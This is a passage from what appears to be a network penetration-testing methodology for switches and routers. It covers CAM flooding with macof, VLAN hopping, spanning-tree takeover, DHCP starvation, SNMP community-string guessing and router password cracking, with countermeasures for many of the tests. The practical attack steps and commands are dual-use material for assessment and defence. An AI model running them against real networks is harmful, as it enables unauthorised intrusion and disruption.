
Used macof from Dsniff suit to overflow CAM Table

- Macof floods CAM Table and changes switch's functionality to Hub
- Traffic without CAM entry floods on the local LAN
- Traffic with CAM entry remain same
- After CAM table is full in one switch, traffic can floods to other switch on same VLAN

Examples/Results

Syntax

Macof [-I interface] [-s src] [-d dst] [-e tha] [-x sport] [-y dport] [-n times]



Analysis/Conclusion/Observation

- Traffic without CAM entry floods on the local LAN
- Traffic with CAM entry remain same
- As CAM table is full, traffic floods to other switch on same VLAN

Countermeasures

- Configure all MAC addresses manually by using (switchport port-security mac-address mac_address interface configuration command)
- Configure number of addresses manually and allow rest to be configured dynamically

- Port Security Limits MAC addresses to a port.
  - #port secure max-mac-count n (n can be decided depending on the business requirement at IDC)
  - On detection of invalid MAC, configure switch to
    - o Configure switch to block invalid MAC
    - o Switch can also be configured to shutdown the port

Tool[s]

Further Reading[s]
Remarks
It is recommended to use this in control environment; you can do this by adding MAC addresses more than switch ports. It will fill the MAC addresses required to change hub into switch.

E.9 TEST PORT BROADCAST-STORM CONTROL

Description

This test is conducted to test broadcast-storm control on Switch. Tester sends flood on any destination to test this feature.

Objective

- To determine Switch's support against broadcast-storm control

Pre-requisites

- Packet Crafter
- PC with OS
- Switch

Steps to be performed

1. Start any packet generator
2. Give a flood on target system

Examples/Results

Analysis/Conclusion/Observation

If your switch is disconnecting your port it provide safeguard against broadcast-storm otherwise your switch is vulnerable to broadcast-storm control.

Countermeasures

Tool[s]

Further Reading[s]

Remarks

E.10 ASSESS VLAN HOPPING ATTACKS

Description

In VLAN hopping attack, attacker sends crafted frames from a system to another system in different VLAN. In this attack VLAN security is bypassed.

Objective

Expected Results

Pre-requisites

Process (Steps to complete this Process/Task/Test Case)

- Test VLAN Hopping Attacks by switch spoofing
- Test VLAN Hopping attacks by double encapsulation

E.11 TEST VLAN HOPPING ATTACKS BY SWITCH SPOOFING

Description

In this attack an attacker configures his system to spoof frames as a switch. He craft frames using 802.1q/ISL or other tagging (e.g. ISL) with DTP signaling and sends it from management VLAN to target VLAN with the tag of target VLAN. It is expected to see this packet in target VLAN. If he is successful to do so, then he will be part of all VLANs.

Objective

- To pass data into another VLAN in more then one switches by manipulating frame tag.

Pre-requisites

- Sniffing software (which supports frame check sequence and preamble
- Two Cisco Ethernet switches supporting 802.1q trunking (Cat 1900 switches doesn't support it)
- One Crossover cable
- Two strait cables
- Two PCs with Windows/Unix operating system having 10Mb Ethernet NIC
- Console cable for switch

Steps to be performed

- Capture Sample Frame
- Change 802.1q tag as per target
- Send 802.1q Frames into non-trunk ports

Step1: Capture sample frame

- Connect two PCs in the same VLAN of one switch.
- Send ICMP echo message from PC1 to PC2
- Capture this with Sniffer Pro on PC 2
- View packets in raw hex
- Start Packet generation component of sniffer pro
- Enter above captured packet in step 3
- Send entered packet from PC1 to PC 2

Step2: Insert 802.1q tag

- Shift PC2 on trunk port (port 24) of switch and start Sniffer software
- Ping non-existent IP address from PC1
- Capture ARP lookup on PC2

- Shift PC1 on VLAN 2 port and repeat it

VLAN1 and VLAN2 will have 81 00 00 01 and 81 00 00 02 tag respectively

Step3: 802.1q Frames into non-trunk ports

- Put PC1 on VLAN 1 switch one
- Put PC2 on VLAN1 of second switch
- Connect trunk cable between them
- Crafted packet from VLAN1, VLAN2 and VLAN3 was delivered to their destination VLAN

Step4: VLAN Hopping

- Connect PCs in different VLANs and in different switches
- Change VLAN IDs and send it to as many combinations as possible

Examples/Results

Analysis/Conclusion/Observation

In Different Switches

Source VLAN	Destination VLAN	Tag ID	Success?
1	2	2	Yes
1	3	3	Yes
2	1	1	No
3	2	3	No
3	1	1	No

In Same Switch

Source VLAN	Destination VLAN	Tag ID	Success?
1	2	2	No
1	3	3	No
2	1	1	No
3	2	3	No
3	1	1	No

Countermeasures

- Separate Network's clearly in logical access points.

- Turn of the ports that are not used and put them in separate VLAN, these ports shouldn't have layer 3.
- Devices on one VLAN shouldn't access devices on another VLAN unless specific mechanisms like routing or trunking for doing so.
- Isolate devices at different security levels on separate layer 2 devices. E.g. same switch shouldn't be used inside or out side of firewall.
- Use trunk port security
    - Never use a trunkport number used in any other VLAN.
    - Disable trunking on ports that do not need it.
    - Set DTP on all ports not being used for trunking.
    - Use dedicated VLAN IDs for trunk ports.

Tool[s]

Further Reading[s]

Remarks


Attack is not easy, following things are mandatory to perform this attack:

- Access to native VLAN
- Target machine is in different switch
- Attacker knows MAC address of the target machine
- Some layer 3 device for traffic from targets VLAN to back

E.12 TEST VLAN HOPPING ATTACKS BY DOUBLE ENCAPSULATION

Description

An attacker sends double encapsulated 802.1q frames. Switch strips of one tag and deliver it to destination as per remaining tag. This attack even works if the trunk port is off.



Objective

To pass data into another VLAN in more then one switches by double encapsulating frame tag.

Pre-requisites

- Sniffing software (Ethereal is fine)
- Two Cisco Ethernet switches supporting 802.1q trunking (Cat 1900 switches doesn't support 802.1q tagging, they are limited with Inter Switch Link (ISL))
- One Crossover cable
- Two strait cables
- Two PCs with Windows/Unix operating system having 10Mb Ethernet NIC
- Console cable for switch

Steps to be performed

- Craft a double encapsulated frame
- Start a sniffer at the destination end
- Send the double encapsulated frame
- Capture the double encapsulated frame at destination

Examples/Results

<Screen shot of test performed>
Analysis/Conclusion/Observation
• Supports only unidirectional traffic. • Works even if trunk ports are set to off
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Countermeasures

Patches Updating

Patches should be implemented as they are released after testing. Follow patch management process for more detail.

Safeguard Defaults

- Change community string and treat it as password
- Change all factory default passwords
- Identify undocumented accounts and change the default names and passwords

Unnecessary Services

- Make sure all the unnecessary services are disabled.
- Management interface of switch is not accessible from Internet
- Access Control Mechanism is implemented to give access on need to know basis
- Make sure un-secure services are disabled
    - TFTP
    - SNMP
    - Telnet

Implement Encryption

Usually encryption is not implemented in the switch. Encryption on the wire ensures that sniffed traffic is useless.

Further Readings

- Configuring VLANs

http://www.cisco.com/en/US/products/hw/switches/ps663/products_configuration_guide_chapter09186a00800e47e1.html#1020847

E.13 Assess Private VLAN Attack

Description

Private VLANs works by isolating traffic within specific communities. It's a VLAN within a VLAN and also called as protected ports. It turns broadcast segment into non-broadcast multi-access segments. Isolated ports within a VLAN can communicate only with promiscuous ports.

Private VLAN environment doesn't require unicast, multicast or broadcast traffic between interfaces of switch. Traffic between interfaces of switch is forwarded through a layer-3 device.

Objective

Expected Results

Pre-requisites

Process (Steps to complete this Process/Task/Test Case)

- Test Layer-2 Proxy Attacks
- Product specific miss-configurations in the project

E.14 BYPASS PVLAN USING LAYER-2 PROXY ATTACKS

Description

In this attack attacker craft a packet and send it to target with source IP and MAC address of his own and destination IP of target and MAC address of router (layer-3 device). The switch forwards frame to router's switch port. The router routes the traffic, rewrites the destination MAC address as that of the target and send it to router.

This is not the vulnerability of Private VLAN, this is the way PVLAN works, but using technique Private VLAN security is bypassed however only unidirectional traffic is allowed.

Objective

Bypassing Private VLAN security using Layer-2 Proxy Attacks

Pre-requisites

- Two PCs with operating system
- Packet crafter (eg. Hping)
- Router and Switch
- Strait and Cross-over cable
- Isolated and Promiscuous ports

Steps to be performed

- Craft a customize packet using your favorite packet crafter
    - Give source IP and MAC address of attacker
    - Give destination IP address of target
    - Give MAC address of Router (layer-3 device)
- Start a sniffer at the target
- Capture and analyze the packet at target end

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]
Further Reading[s]
Remarks

E.15 PRODUCT SPECIFIC MISS-CONFIGURATIONS

E.16 ASSESS SPANNING TREE SECURITY

E.16.1 STP root bridge SUMPLANTACION

Description

An attacker broadcasts out Spanning-Tree Protocol Configuration/Topology Change Bridge Protocol Data Units (BPDUs) in an attempt to force spanning-tree recalculations. The BPDUs sent out by the network attacker's system announce that the attacking system has a lower bridge priority and he became root-bridge.

Objective

Become the root or the spanning tree. As root of the bridge we are able to select how the traffic is redirected between the switches, and how loops are avoided

Pre-requisites

- One PC with operating system

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Countermeasure[s]

- Don’t disable spanning tree, introducing loop would be another attack
- Implement BPDU Guard and Root Guard
- Implement BPDU Guard
    - o Disables ports using portfast upon detection of a BPDU message on the port
    - o Globally enabled on all ports running portfast
- Implement Root Guard

    - Disables ports who would become rootguard due to their BPDU advertisement configured on a per port basis

Further Reading[s]

E.17 ASSESS DHCP STARVATION

Description

The attacker crafts DHCP request over the cable but without sending the DHCP release.

Objective

The issue of this attack is to request the full domain of IP addresses available

Pre-requisites

Access to the network and to the DHCP server (it may be the bridge or may redirect to another hosts.

Steps to be performed

Examples/Results

The expected result of this attack is the denial of legitimate DHCP requests of devices because of the absence of free IP.

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

E.18 ASSESS CISCO DISCOVERY PROTOCOL ATTACKS

Description

CDP is a layer 2 protocol used by Cisco routers to discover each other on the same link (segment). This protocol is not routed and therefore this tool is just useful in the local segment. CDP messages contain information about the sending Cisco router. These include the device ID (hostname), port ID (which port was the sender), the platform running on, the software incl. version, what the box is capable of and which network address (IP address) the interface has. If not configured otherwise, Cisco routers send these messages out every 30 seconds. In our case (Ethernet), they are send to a special MAC address (01:00:0C:CC:CC:CC) and therefore are received from every Cisco router in the same segment. Other routers store the data and hold it for a time defined in the message (the tool uses the maximum of 255 seconds). Very interesting is, that Cisco IOS uses the device ID as key to find out if the received message is an update and the neighbors are already known or not. If the device ID is to long, this test seems to fail and you constantly fill up the routers memory.

Objective

Pre-requisites

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

- CDP was found to be implemented on core router.
- An attacker can flood the router memory completely with bogus CDP messages.
- CDP packets can be spoofed for social engineering and/or jut to confuse the administrator
- Cisco router information (device ID (hostname), port ID, platform running on, software version and IP address) can be seen in clear text

Countermeasures

- Disable CDP if not required

- no cdp run: disables CDP globally
- no cdp enable: disables CDP on an interface (interface command)

- Highly recommended to disable at Border Routers/Switches etc…

Tool[s]

Further Reading[s]

Remarks

E.19 ASSESS ARP ATTACKS

Description

Gratuitous ARP is used by host to announce their IP address. It's a broadcast packet like an ARP request.

ARP cache poisoning attacks involve using a known MAC and IP address of a host on a remote VLAN to get the switch to forward packets.

Objective

Pre-requisites

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Testing team machine MAC address was not asked while providing access points for them. We presume that same may be the case for servers and gateway devices.

Countermeasures

- Private VLANs provides protection against ARP attacks.
- Consider static ARP for critical static routers and hosts
- Cisco is under development of an ARP firewall
- Consider implementation of registering MAC addresses for customers, suppliers and vendors
- ARPWatch is a freely available tool

Tool[s]

Further Reading[s]

Remarks

E.20 ASSESS VTP ATTACKS

Description

The VLAN Trunking Protocol (VTP) is used to distribute Vlan configuration among switches. This protocol allows you to maintain a set of Vlans in a multi-switch environment without the need of manually keep all the configurations actualized.

This protocol is only sent over trunking ports, and with Mac destination 01:00:0c:cc:cc:cc

Objective

Alter the VLAN configuration in all the switches of a trunking domain

Expected Results

Full control of the VLAN configurations in a switch environment

Pre-requisites

Access to the switch in a port with Trunking enabled.

Several switches with VTP configured

Process (Steps to complete this Process/Task/Test Case)

1.
2.

E.21 VLAN RECONFIGURATION

Description
The VTP protocol is used to update the VLAN configuration in a switch environment, so you can update it to your wishes by crafting the apropiate packet
Objective
Reconfiguration of the VLAN environment to gain access to certain elements
Pre-requisites
Access to the switch in a port with Trunking enabled. Several switches with VTP configured
Steps to be performed
Develop and craft the packet with the Vlan configuration through the trunking port of the switch
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Disable VTP if not needed If needed, set a MD5 password, as the protocol supports that kind of authentication of the VTP messages
Tool[s]
Further Reading[s]
Remarks

E.22 LAYER 2 PORT AUTHENTICATION

Description

Layer 2 authentication can allow VLAN access based on MAC address or radius authentication

Objective

Denial of service test (prevention of validation) or unauthorized access to other VLAN's.

Expected Results

Succesful validation in the switch or denial of service , based on impersonation of the validation server

Pre-requisites

PC with operating system and NIC

Process (Steps to complete this Process/Task/Test Case)

- 802.1x/EAP Switch Authentication
- 802.1X Port Authentication

E.22.1 802.1x/EAP Switch Authentication

Description
Objective
Pre-requisites
Steps to be performed
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

E.22.2 802.1X Port Authentication

Description

Objective

Pre-requisites

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

E.23 MULTICAST BRUTE FORCE FAILOVER ANALYSIS

Description

Send Random Multicast Frames to a switch interface attempting to get frames to another VLAN

Objective

Find if a multicast domains can go through the switch to another VLAN

Pre-requisites

2 PC with operating system and NIC connected to different VLAn's

Steps to be performed

- Craft a customize packet using your favorite packet crafter
  - Give real source
  - Give random destinations in the multicast reserved space
- Start a sniffer at the second PC to view if any traffic goes through
- Review switch console and errors logs

Examples/Results

Analysis/Conclusion/Observation

If any multicast packet reaches the second PC, then this multicast domain is allowed to go through and thus can be used to attack machines in other VLAN's

Countermeasures

Tool[s]

Further Reading[s]

Remarks

E.24 RANDOM FRAME STRESS ATTACK

Description

In this attack, intruder sent some completely random packet in which only source and destination are correct.

Objective

It's some kind of "brute force" to test the robustness of the logical of the switch. If we are able to see errors, packets that do vlan hoping, switch reboot, etc.

Pre-requisites

- Two PCs with operating system
- Packet crafter (eg. Hping)
- Switch
- Strait and Cross-over cable
- Isolated and Promiscuous ports

Steps to be performed

- Craft a customize packet using your favorite packet crafter
  - Give real source and destinations
  - Give MAC address of Router (layer-3 device)
- Start a sniffer at the second PC to view if any traffic goes through
- Review switch console and errors logs

Examples/Results

Analysis/Conclusion/Observation

Any error seen on the switch, anomalous traffic or such could be an indication of a wrong switch software version or bug

Countermeasures

Tool[s]

Further Reading[s]

Remarks

E.25 IP TELEPHONY CONSIDERATIONS

Description

Usually IP telephony is deployed by using a VLAN for it's traffic all along the company network. Also, reachable in this VLAN there must be some interesting machines such the Call Manager.

Objective

- Gain access to the VLAN used by IP Telephony
- Reach ability to the Call Manager and all the IP Telephony equipment (to do further vulnerability identification, phone call listening, denial of service, etc.)

Pre-requisites

- 1 PC with operating system and NIC
- 1 IP phone fully functional and connected
- 1 Hub

Steps to be performed

With the Hub intercept the communications of the phone, you can see there the VLAN tag ID used for it's traffic usually tagging you own traffic with this ID is enough to get your traffic into the IP Telephony VLAN.

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Vconfig

Further Reading[s]

Remarks

E.26 Vulnerabilities Identification and Verification

Perform this step based on ISSAF Technical Assessment Methodology section.

E.27 Global Countermeasures

E.28 Further Reading[s]

1. Research Report: Secure Use of VLANs: An @stake Security Assessment—August 2002, http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/stake_wp.pdf

2. Cisco Safe, http://www.cisco.com/go/safe/

3. Best Practices for Catalyst 4500, 5000, and 6500 Series Switch Configuration and Management http://www.cisco.com/warp/public/473/103.html

4. Multipurpose Dsniff, by Dug Song, http://monkey.org/~dugsong/dsniff/

5. SANS' out dated VLAN Security paper http://www.sans.org/newlook/resources/IDFAQ/vlan.htm

6. ARP spoofing attack: http://www.sans.org/newlook/resources/IDFAQ/switched_network.htm

7. White Paper: Catalyst 6500 Series Service Provider Feature (Private VLANs), http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/tech/c65sp_wp.htm

8. An Ethernet Address Resolution Protocol, RFC 826, http://www.ietf.org/rfc/rfc0826.txt

E.29 APPENDIX 1: CATALYST SWITCH FEATURE SUPPORT

	Cat 2900 XL	**Cat 3500 XL**	**Cat 2950**	**Cat 3550**	**Cat 29XX G**	**Cat OS 4000**	**Cat OS 6000**	**IOS 4000**
Port Security	X	X	X	X	X	X	X	X
Private VLANs	X	X	X	X		X	X	X
STP BPDU			X	X		X	X	X
STP Root	X	X	X	X	X	X	X	X
SSH Support			X	X	X	X	X	X
VMPS Client	X	X	X	X	X	X	X	X
VMPS Server					X	X	X	
802.1X Auth			X	X	X	X	X	X
Wire Rate			X	X		X	X	X

F ROUTER SECURITY ASSESSMENT

Description

Routed Issues

- Miss-configurations are same in individual routing devices as other hosts
- Product specific vulnerabilities
- A compromise on routing device compromises entire network traffic

Routing Issues

- Without direct compromise to routing device, it can be used to compromise the entire network
- Routing devices are used to direct network traffic and any one router can be used to manipulate network traffic

Objective

- To assess end-to-end router security with target knowledge and/or without target knowledge
- To provide single point reference for router security assessment and countermeasures for identified weaknesses.

Requirement

- Understand Organization’s Environment
    - o Understand router placement in network architecture
    - o Understand traffic managed by router
    - o Understand traffic passed through router

- Technical Requirements
    - Knowledge of basics of routing
    - Knowledge of routing protocols for routing protocol attacks
    - Specific technical requirements are given in each test case

Expected Results

- Information gathering about Router from target organization
- Compromise on remote network though
    - Product specific vulnerabilities on router
    - Mis-configuration on router
    - Without direct compromise on router
- Compromise on router through
    - Password cracking
    - HTTP access insecurities
    - SNMP insecurities
    - VTY/TTY access insecurities
    - TFTP insecurities
    - Console port insecurities

Methodology / Process

- Router Identification
    - Getting the router hostname
    - Port scanning
    - OS detection + Versioning
    - Perform protocol scanning
    - Test Packet Leakage
- Assess common Issues
    - Mis-configurations
    - VTY/TTY Connections
    - Exec timeout
    - HTTP Connections
    - Simple Network Management Protocol (SNMP)
    - TFTP
    - Finger
    - Cisco Discovery Protocol (CDP)
    - Network Time Protocol (NTP)
    - Access to Console Port
    - Password Security
    - Loose and Strict Source Routing
    - IP Spoofing
    - TCP Sequence predictability
    - Forged UDP Packets

    - IP Packet Handling bugs
    - ICMP Redirects
    - ARP Attacks
- Assess Routing Protocols
    - Autonomous System Scanning
    - RIP (Router Information Protocol)
    - Open Shortest Path First (OSPF)
    - Border Gateway Protocol (BGP)
    - IRDP
    - IGRP
    - EIGRP (Discovery)
- Assess Denial of Service Attacks

F.1 ROUTER IDENTIFICATION

F.1.1.1 IDENTIFY THE ROUTER HOSTNAME

Description

Identifying the router hostname is just for informative purposes only and also you don't need to type IP addresses all the time.

If the router is registered with DNS, a reverse query on the router's IP address will give you the DNS name of the router. This DNS name might be the same as the hostname.

Pre-requisite[s]

- Target router IP address

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

- Do not register the router in DNS

Tool[s]

- Dig, nslookup, host…

Further Reading[s]

Remarks

Mostly router entries are never made in DNS server

F.1.1.2 PORT SCANNING

See the port scanning section of the ISSAF methodology. Scan router's default services.

Port	Service	Protocol
23	Telnet	TCP
80	HTTP	TCP
161	SNMP	UDP

F.1.1.3 OS DETECTION + VERSIONING

Description

Finding the operating system and version of the router device allows attackers/penetration testers to find specific vulnerabilities and possibly exploits as well. The expected results are the router type & OS version

Pre-requisite[s]

- The IP address of the router
- A list of open and closed ports

Examples/Results

nmap –sS –O –sV <router ip address>

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

- Nmap

Further Reading[s]

The following sections of the ISSAF methodology document: portscanning, operating system scanning, banner grabbing

Remarks

F.1.1.4 PERFORM PROTOCOL SCANNING

Description

Performing protocol scanning against a router can identify what protocols (including routing protocols) are supported by the router. This is needed for the routing protocols test further in this chapter.

Pre-requisite[s]

Process

Examples/Results

nmap –sO <router ip address>

Analysis/Conclusion/Observation

Countermeasures

- Only allow the necessary protocols
- Disable services which are not in use
- Implement strong access control mechanism

Tool[s]

- Nmap

Further Reading[s]

Remarks

F.1.1.5 TEST PACKET LEAKAGE

Description

Cisco Router discloses its identity while connecting on port 1999 (TCP). It gives RST in response and “cisco” in payload

Pre-requisite[s]

Process

Examples/Results

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

F.2 Common Issues Assessment

F.2.1.1 Misconfigurations

Description

Verifying the router configuration to common miss configurations to find out what the vulnerabilities are in the router configuration itself.

Pre-requisite[s]

The router configuration or console access to the router has to be available.

Process

Examples/Results

rat <router-configuration-file>

Analysis/Conclusion/Observation

The rat tool analyses the configuration file.

Countermeasures

Tool[s]

- Router Auditing Tool (http://www.cisecurity.org) for Cisco routers

Further Reading[s]

http://www.cisecurity.org

http://www.nsa.gov/notices/notic00004.cfm?Address=/snac/routers/cisco_scg-1.1b.pdf

Remarks

F.2.1.2 TEST VTY/TTY CONNECTIONS

Description

The simplest and most direct way to connect to the network device is to use a direct connection to the console port. VTY/TTY connections are used to attach a terminal directly into the router. In default configuration of router no security applied to the console port. Also the setup utility does not prompt administrator to configure security for console access.

VTY/TTY access can be used in an insecure way. Testing this will allow assessor to find out if there are connections possible through Asynchronous or Network connections to get terminal access to the router.

Several ports are available in addition to standard ports. High ports 2001, 4001, 6001 can be tried on routers. Access control on VTY/TTY Access is not really intuitive.

Most routers have five terminal lines. To get max out of it try 5 simultaneous connections.

Pre-requisite[s]

Some pre-requisites for this test are:

- Having the IP address of the router if this is going to be tested from the internet
- Having a phone number where a modem connected to the router listens on
- Having console access to the router
- Port should be open and accessible from attack point

Process/Example Results

The process to get access to the router:

- Try Standard Ports for Telnet, ssh, rlogin
- Try the other ports found with the portscan

If a modem is connected to the device:

- Try dialing into the router
- If unsuccessful, try to bring up the terminal window (dial up setting)
- telnet <Device IP address> <Standard/High Port>
- ssh <Device IP address> <standard/high port>

The minimum expected result is a login prompt, if the router is not secured, terminal access will be possible.

- User mode attack

Routers are configured for many different modes. In case of Cisco one mode is “user mode”. While accessing the router through VTY/TTY connections, first router prompts for password, if it’s been configured, which is by default not and he/she logged into user mode on the router.

In user mode router displays hostname followed by the greater than symbol. Example of user mode access:
TargetRouter>

Collect the password hash and decrypt it. CAIN can be used to decrypt it.

- Privileged mode attack

Commands in user mode are very limited. Enable mode is also known as privileged mode. To access enable mode type followings:

TargetRouter>enable

If password is not configured and you get following prompt:
TargetRouter#
You have fully compromised the router.

If the router prompts you for the password, perform password attacks.

Analysis/Conclusion/Observation

If telnet or rlogin is used:

- username/password is send in clear text over the network

Countermeasures

- Don’t allow telnet on internet interfaces of routers
- Don’t use telnet for remote management of routers
- Use appropriate access control lists for remote management connections
- Place access control mechanism on all the terminal lines
- Implement user based access control mechanism

Configure a console password to authenticate users for user mode access by entering the following commands:
TargetRouter#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.

TargetRouter(config)#line con 0

TargetRouter(config−line)#password Y0urPassw0rd

TargetRouter(config−line)#login

TargetRouter(config−line)#end

- Some router has local user authentication database, it can be used to authenticate users who connect directly to the console port of a router. An example of Cisco Router using local user authentication is as follows:

```
!
username Miguel privilege 15 password 0 romancer
username Dieter privilege 12 password 0 Pr0mptM@n
username Rama privilege 8 password 0 rEc0n
!
line con 0
login local
transport input none
!
```

It is better to use AAA server for all the authentication requests. All the authentication requests will be send to the AAA server in encrypted form plus the logs of the session will be maintained.

Tool[s]

- CAIN

http://www.oxid.it/cain.html

- telnet, ssh, Hyper Terminal

Further Reading[s]

Remarks

F.2.1.3 Test HTTP Connections

Description

In many router implementations, HTTP is used for remote management of routers. HTTP is clear text and even if the proper access control mechanism is implemented, passwords can be sniffed.

Pre-requisite[s]

- Web management port listening on router

Process

- Check if Router is managed using HTTP

Erreur ! Référence de lien hypertexte non valide.

- Even access list is implemented, password can be sniffed

Examples/Results

Put the screenshot of any router

Analysis/Conclusion/Observation

- If http is used, the username and password are sent in clear text over the network and it can be sniffed

Countermeasures

- Don't use http for remote management of routers, use https instead
- Use strong access control lists for remote management connections
-

Tool[s]

- Internet Explorer
- Router Remote Management Tool (e.g. Cisco Secure Policy Manager for Cisco)

Further Reading[s]

Remarks

F.2.1.4 TEST SNMP

Description

Simple Network Management Protocol(SNMP). Its a boon for administrators who need it and know how to use it and a curse for someone who is not really careful with it. Compromising SNMP community strings makes a major dent in the over all security. Guessing a community string with write privilege is similar to compromising a box.

In many router implementations, SNMP is used with the default community strings active or with an "old" version of SNMP implemented. Read and write accesses are available to routers. Some default strings are Public for (read access) and Private (read/write access). Cisco default string is "ILMI"

SNMP v1 is insecure in its nature. Tool like snmpsniff can be used to gather clear text community string.

Pre-requisite[s]

- Port 161 UDP is listening and service is accessible from attack point
- Device IP Address
- SNMP communitystring

Process

Outside to Inside approach

- Identify communitystring
    - Try default communitystring
    - Perform default communitystring attack
    - Perform bruteforce attack
- Gain router configuration by polling it
- If the private community string has been found, try to retrieve the router configuration file through tftp (setup a tftp server on your system)

Inside Approach

- Sniff the traffic to identify communitystring
- If the private community string has been found, try to retrieve the router configuration file through tftp (setup a tftp server on your system)

Examples/Results

- snmpwalk –m all –c <community string> <Device ip address> | more
- snmpnetstat –rn –c <community string> <device ip address>

Analysis/Conclusion/Observation

Countermeasures

- If the service is not absolutely required, disable it.
- Filter SNMP (TCP/UDP 161, 162) traffic at border router. Allow trusted subnets to poll or manage devices externally unless it cannot be avoided.
- Consider Community strings as important as passwords and apply the same best practices. (secret = secre?t)
- Try using SNMP v3 with message authentication and PDU encryption. If not possible use SNMP V2, it uses MD5 authentication
- Try to make MIBs read-only wherever it's possible

An example of configuring SNMP security in Cisco Routers:

1. Define the relationship between the network management station and the agent with the following command:
snmp−server community <string> {ro|rw} {number}
The number value references an optional access−list
2. Use this command to configure the router to send traps to an NMS host:
snmp−server host host [version {1|2c}] <community string>
<notification type>
3. Configure the type of traps for which a notification is sent to the NMS. You do so with the following command:
snmp−server enable traps [notification type] –
[notification option]
4. Set the system contact, location, and serial number. You can set the systems contact with the snmp−server contact [text] command. You set the location with the snmp−server location [text] command, and you set the serial number with the snmp−server chassis−id [text] command.
5. Use the access−list command to specify a list of hosts that are allowed read−, read/write, or write−only access to the router.
6. Whenever don't give the write permission with community string.

Tool[s]

- Snmpwalk (linux)
- Snmp tools from the windows resource kits
- Solarwinds tools (commercial)

Further Reading[s]

Remarks

F.2.1.5 TEST TFTP

Description

